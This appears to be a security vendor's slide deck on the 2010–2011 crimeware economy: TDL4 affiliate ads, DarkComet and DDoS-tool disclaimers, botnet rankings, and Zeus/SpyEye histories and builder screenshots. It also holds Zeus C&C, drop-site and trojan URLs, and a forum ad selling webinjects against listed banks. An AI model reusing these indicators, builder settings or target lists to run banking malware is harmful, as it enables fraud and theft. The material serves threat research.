
We have the most friendly support service that will support you and will answer any question at any time of day.

We pay the following payment systems: on Webmoney, Paypal, Liberty Reserve, Western Union and Wire. By special arrangement are possible and the daily payment.

You will enjoy detailed statistics and our high rates)

For more information you can get on icq or look at our site <http://2.gangstabucks.com>

icq - 617



Distributed TDL4 variants




Disclaimers & Protection


- **Legitimate or fraud?**
 - Common use of disclaimers and agreements
- **“Protection” and air of authenticity**
 - Proof of concept
 - Not for criminal use
 - Please do not use illegally
 - Internal testing purposes only
 - Warranty void if used for criminal purposes
 - Commercial network administrators only
 - Click here to accept full responsibility



1. **We are not held responsible for any actions you use our software for.**
2. We are not responsible if you purchase this without having any understanding of how it works.
3. There are NO refunds, all sales are *final*.
4. If your portal account gets stolen, you have to provide ownership of it before we will offer support on helping you get it back, otherwise its not our problem. (Purchase Information etc.)
5. We only offer support if its something on our end, otherwise we are not responsible if your having problems with using our software. (We are here to help, not spoon feed.)
6. We do not support resold accounts! **We are not held responsible if you are scammed by a reseller, to be safe you should only buy DDoSeR from us.** If you did not purchase from us then we are not required to give you support.
7. You may get trolled on in "User chat", we don't care, so dont come crying to us because its not our problem that your stupidity over comes you.



- **Click-through EULA/Disclaimers**



The screenshot displays the DarkComet RAT v3.3 FW0 installation window. At the top, there is a banner with the 'darkComet RAT' logo and a padlock icon. Below the banner, the text 'REMOTE ADMINISTRATION TOOL' is visible. The main content area shows the MD5 hash: MD5 : 52c8ebb2c85b1446882c471b3b1349e9. There are three unchecked checkboxes for the user to accept the EULA/Disclaimer, promise not to use the tool as a virus, and assume full responsibility. A 'Back to the' button is also present. Below the checkboxes, a paragraph of text describes the tool as a complete and stable RAT designed for users with good computer security knowledge. A list of features is provided at the bottom of the disclaimer area.

DarkComet-RAT v3.3 FW0

MD5 : 52c8ebb2c85b1446882c471b3b1349e9

- I Have read the DarkComet EULA/Disclaimer and accept it.
- I Promise I will never use this tool as a virus and use it for personal reason.
- I Assume to be the full responsible person in case of damage or pursuit

[Back to the](#)

DarkComet-RAT (Remote Administration Tool) is the most complete and one of the most stable RAT in the scene. this software is design for people that have a very good knowledge in computer security, it can be usefull in many case.

- Remote control your network computers (LAN / WAN)
- Remote assist your clients if you manage a company
- Find your lost passwords in your computers
- Spy your home networks (For your childs,Wife,Husband...)
- Test the security of your computers or your company
- To develop your knowledge in RAT softwares

Announcement: Market Rules
Anti-b0dy (Banned) 02-02-2011
Views: 912

[+ Post New Thread](#)

Forum: Scam Reports Threads 1 to 7 of 7
Have you been scammed? Report it here.

Forum Tools ▾ Search Forum ▾

Title / Thread Starter	Replies / Views	Last Post By ▾
Stinky: [TEMPLATE] Scam Reports Started by Nu11, 29-12-2010 17:23	Replies: 0 Views: 369	Nu11 29-12-2010 17:23
eBay gc's for sale! [SCAMMER] ★★★★★ Started by Phenom, 3 Weeks Ago 09:34 1 2	Replies: 16 Views: 505	meboss 2 Weeks Ago 05:40
contempt@fbi.gov ★★★★★ Started by entropy, 26-01-2011 21:45 1 2	Replies: 16 Views: 1,233	-Darkness- 06-02-2011 04:17
RDGMax is a scammer Started by rudy, 06-02-2011 20:43	Replies: 8 Views: 556	Pupy 14-02-2011 09:03
carders.biz owner is a scammer [Proof Provided] Started by -Pufk-, 09-02-2011 23:18 ★★★★★	Replies: 1 Views: 550	Retorut 10-02-2011 20:41
n3m , nem aka robinhood Started by ever, 30-12-2010 07:24 1 2	Replies: 17 Views: 1,306	ever 25-01-2011 11:47
RDG Tejon Crypter v1.4 Extreme Edition is a scam ★★★★★ Started by doctor.coder, 06-11-2010 05:10 1 2 3 4	Replies: 32 Views: 2,217	Nu11 08-11-2010 13:26
I Think i had been scamed! Started by DarkCoderSc, 23-04-2010 19:47 1 2 3 4	Replies: 76 Views: 3,540	DarkCoderSc 24-04-2010 23:27

[+ Post New Thread](#) Quick Navigation [Scam Reports](#) [Top](#)



Botnet Building & Operations

2010 Biggest Botnets

	2010 Botnet	Percentage of Victim Population	2009 Position
1	TDLBotnetA (RudeWarlockMob)	14.8%	--
2	RogueAVBotnet (FreakySpiderCartel)	5.7%	--
3	ZeusBotnetB (FourLakeRiders)	5.3%	--
4	Monkif	5.2%	5th
5	Koobface.A	4.0%	< top10
6	Conficker.C	2.8%	< top10
7	Hamweq (GraySunGirls)	2.5%	--
8	AdwareTrojanBotnet (WickedRockMonsters)	2.2%	--
9	Sality	2.1%	< top10
10	SpyEyeBotnetA (OneStreetTroop)	1.9%	--

DAMBALLA

Take Back Command-and-Control

Feature Creep

The image displays a collage of screenshots from several malware development tools:


- Top Left:** Spy Eye v1.0 main control panel. It features a large eye icon and fields for the main control panel path, alternative path, formgrabber control panel path, and encryption key. A list of active bots is shown below.
- Top Middle:** SpyEye Builder v1.1.09. This is a configuration window for building the SpyEye bot. It includes fields for paths, encryption key, connector interval, and options for compression, fill zeus, and cookie clearing. It also has sections for webinjects and plugins.
- Top Right:** Spy Eye v1.1 dashboard. It shows a list of bots with columns for name, status, and actions. There are also buttons for adding, deleting, and refreshing bots.
- Middle Left:** Zeus Builder configuration window. It has sections for 'Builder' (config and loader building) and 'Output' (listing various file paths for the bot's components).
- Middle Middle:** Zeus Builder information window. It displays 'Current version information' (Version: 1.2.5.1, Build time: 14:51:42 15.06.2009 GMT) and 'Spyware status on this system' (Spyware not founded on this system).
- Middle Right:** Zeus Builder settings window. It shows 'Information' (Current version, Version: 2.0.0.9, Build time: 22:38:59 11.03.2011 GMT) and 'Information about active bot' (Encryption key, Bot not founded).
- Bottom Left:** Poison Ivy 'New Server' configuration window. It includes fields for DNS, Port (3460), UserID, Password (admin), and Socks4. It also has a 'Startup' section with an ActiveX Key.
- Bottom Middle:** Poison Ivy 'New Server' configuration window. It shows fields for DNS/Port, ID, Password, Socks4, and Startup. The ActiveX Key is '000001E-FF00-3460-0000-0000'.
- Bottom Right:** Poison Ivy 'General' settings window. It contains various options like 'Secure Delete rounds', 'Hide Password fields', 'Enable Caching of File Manager and Register data', and 'Key log colors'.

Zeus


SpyEye

TDSS

- Originally Zbot was a Gaming Mod/Cheat bot
- Initially developed by Slavik (aka Monstr) into the Zeus bot we know today
- For well over 5 years Zeus (Zbot) led the top 10 most wanted criminal networks
- Eastern European based organized criminal threat
- In early Q1 2011 best of Zeus was merged into SpyEye
- In late Q1 2011 source code for version 2.0.8.9 publicly leaked



Major Zeus Botnets 2010



The screenshot displays a Windows desktop environment with a green and blue background. In the foreground, the Zeus Builder application is open, showing a sidebar with menu items: "Общая информация", "Панель задач", "Сборка", and "Отчеты". The main window is divided into two sections. The top section, titled "Общая информация", shows the current version (1.3.2.1), build time (13:27:53 15.01.2010 GMT), and build signature. The bottom section, titled "Информация о запущенном боте", shows the botnet name (1111), file paths for the loader, configuration, and report, and buttons for "Обновить" and "Удалить бота".

Overlaid on the desktop is a "Success!" dialog box with the message: "File C:\Users\Guest\Desktop\bot.exe created!".

To the right, the "Zeus Builder 1.3.2.1 - REPLICA (Zeus Hijacker)" configuration window is visible. It contains the following fields:

- botnet: 1111
- timer_config: 60 / 10
- timer_logs: 5 / 5
- timer_stats: 5 / 5
- url_config: http://www.zeus.ru/cgi-bin
- url_compp: http://www.zeus.ru/p.php (with a "G4" button)
- encryption_key: password123

A "Build" button is located at the bottom right of the configuration window.

ZeuS Kit Default URL	URL Type
zephahooqu.ru/bin/teemaeko.bin	CnC
iveeteepew.ru/bin/teemaeko.bin	CnC
jocudaide.ru/bin/cahdoigu.bin	CnC
johgheejae.ru/bin/ooaiboo.bin	CnC
kaithuushi.ru/bin/aiphaipi.bin	CnC
deilaeyeew.ru/bin/ucusaew.bin	CnC
adaichaepo.ru/bin/thootham.bin	CnC
ootaivilei.ru/bin/thootham.bin	CnC
voraajoong.ru/bin/saejuogi.bin	CnC
dahzunaeye.ru/bin/sofeigoo.bin	CnC
ohphahfech.ru/bin/baiquaad.bin	CnC
ohphahfech.ru/bin/eegotook.bin	CnC
ohphahfech.ru/bin/hueghixa.bin	CnC
ohphahfech.ru/bin/laangiet.bin	CnC
ohphahfech.ru/bin/oomiephe.bin	CnC
ohphahfech.ru/bin/saejuogi.bin	CnC
ohphahfech.ru/bin/shufaica.bin	CnC
ohphahfech.ru/bin/thootham.bin	CnC
ohphahfech.ru/bin/voirooco.bin	CnC
ohphahfech.ru/bin/vusogahh.bin	CnC


Zeus Kit Custom Cnc URL	URL Type
freehost21.tw/b/cfg375.bin	CnC
www.technoplast.com.ua/catalog/nibco/tmc.bin	CnC
askuv.com/percent/update.bin	CnC
leadingcase.cc/20aug_old.cpm	CnC
mswship.com/xed/config.bin	CnC
nascetur.com:81/wc/cof58.bin	CnC
nascetur.com:81/wc/g6.php	Drop Site
nascetur.com:81/wc/512.exe	Trojan

Zeus

SpyEye

TDSS

- **Developed by Roman (aka Gribo/Hiro) in mid-2009**
- **Released in late 2009 to compete with Zeus, automatically removing Zeus upon infection**
- **In Q4 2010 Roman received stewardship of the Zeus bot source code from Slavik**
- **In Q1 2011 SpyEye 1.3 emerged as the best of Zeus and SpyEye merged with new functionality**
 - Mobile Devices
 - DDoS
 - Enhanced Persistence






Encryption key (for config):

Clear cookies every startup (IE, FF):

Delete non-exportable certificates:

Don't send http-reports:

Compress build by UPX v3.97w:

Make build without ZLIB support
(SpyEye may use zlib for unpacking gzip or deflate content at FF webinjects ... so, this option can save 15-20 KB):

Make LITE-config
(without webinjects, plugins & screenshots):

* ERE name :

* Mutex name :



10:11 AM
10/24/11

Tasks Statistic

Update Bot

Bots Monitoring

VIRTEST

Full Statistic

Plugins

Create task for Loader

FTP backconnect

SOCKS 5

RDP

Settings

Plugins controlling

Plugin for use	Count	Control actions
<input checked="" type="checkbox"/> socks5	1192/996/246	
<input type="checkbox"/> webinject	274/191	
<input type="checkbox"/> screenshot	273/191	
<input type="checkbox"/> customloader	178/104/104	

Bot name :

Limit :

Options : Only online

[Cookies](#)

[clear_cookies.exe.cookies.txt](#)

WebInjects for SpyEye/Zeus

10-03-2011

xpaub ●
Member

WebInjects Spyeeye/Zeus - Sale!

Hello,

I am selling Zeus/Spyeye Injects , have all sorts of sites , check below for the list:

Russia

rbkmoney.ru
alfabank.ru
uralibbank.ru
chronopa
moneyes
vtb24.ru
sbank.ru
money.y
w1.ru
secure.ai
payment
intellibari
payment.

USA/Int

paypal.com
ebay.com
tdcanadatrust.com
citizensbankonline.com
nationalcity.com
suntrust.com
53.com
citibank.com
bankofamerica.com
online.wamu.com
onlinebanking.wachovia.com
resources.chase.com
bbvanetoffice.com
online-offshore.loydstsb.com
dab-bank.com
nwolb.com
hsbc.com
wellsfargo.com
uno-e.com

United Kingdom

co-operativebank.co.uk
ybonline.co.uk
cbonline.co.uk
citibank.co.uk
paypal.co.uk
ebay.co.uk

ebay.co.uk
citibank.co.uk
hsbc.co.uk
halifax-online.co.uk
smile.co.uk

Spanish

unicaja.es
caixagirona.es
areasegura.banif.es
cajacirculo.es
caixalaitana.es
caixaontinyent.es
caixasabadell.net
caixatarragona.es

10-03-2011
#6

xpaub ●
Member

depends on site. For some sites it grabs only login/pin , for others it grabs login/pin + security questions/other data (such as address etc.).

If you are interested in buying i can show you a sample via ICQ.

Join Date: Dec 2010
Posts: 72
Reputation: -1 (0%)

paypal.com
ebay.com
tdcanadatrust.com
citizensbankonline.com
nationalcity.com
suntrust.com
53.com
citibank.com
bankofamerica.com
online.wamu.com
onlinebanking.wachovia.com
resources.chase.com
bbvanetoffice.com
online-offshore.loydstsb.com
dab-bank.com
nwolb.com
hsbc.com
wellsfargo.com
uno-e.com

United Kingdom

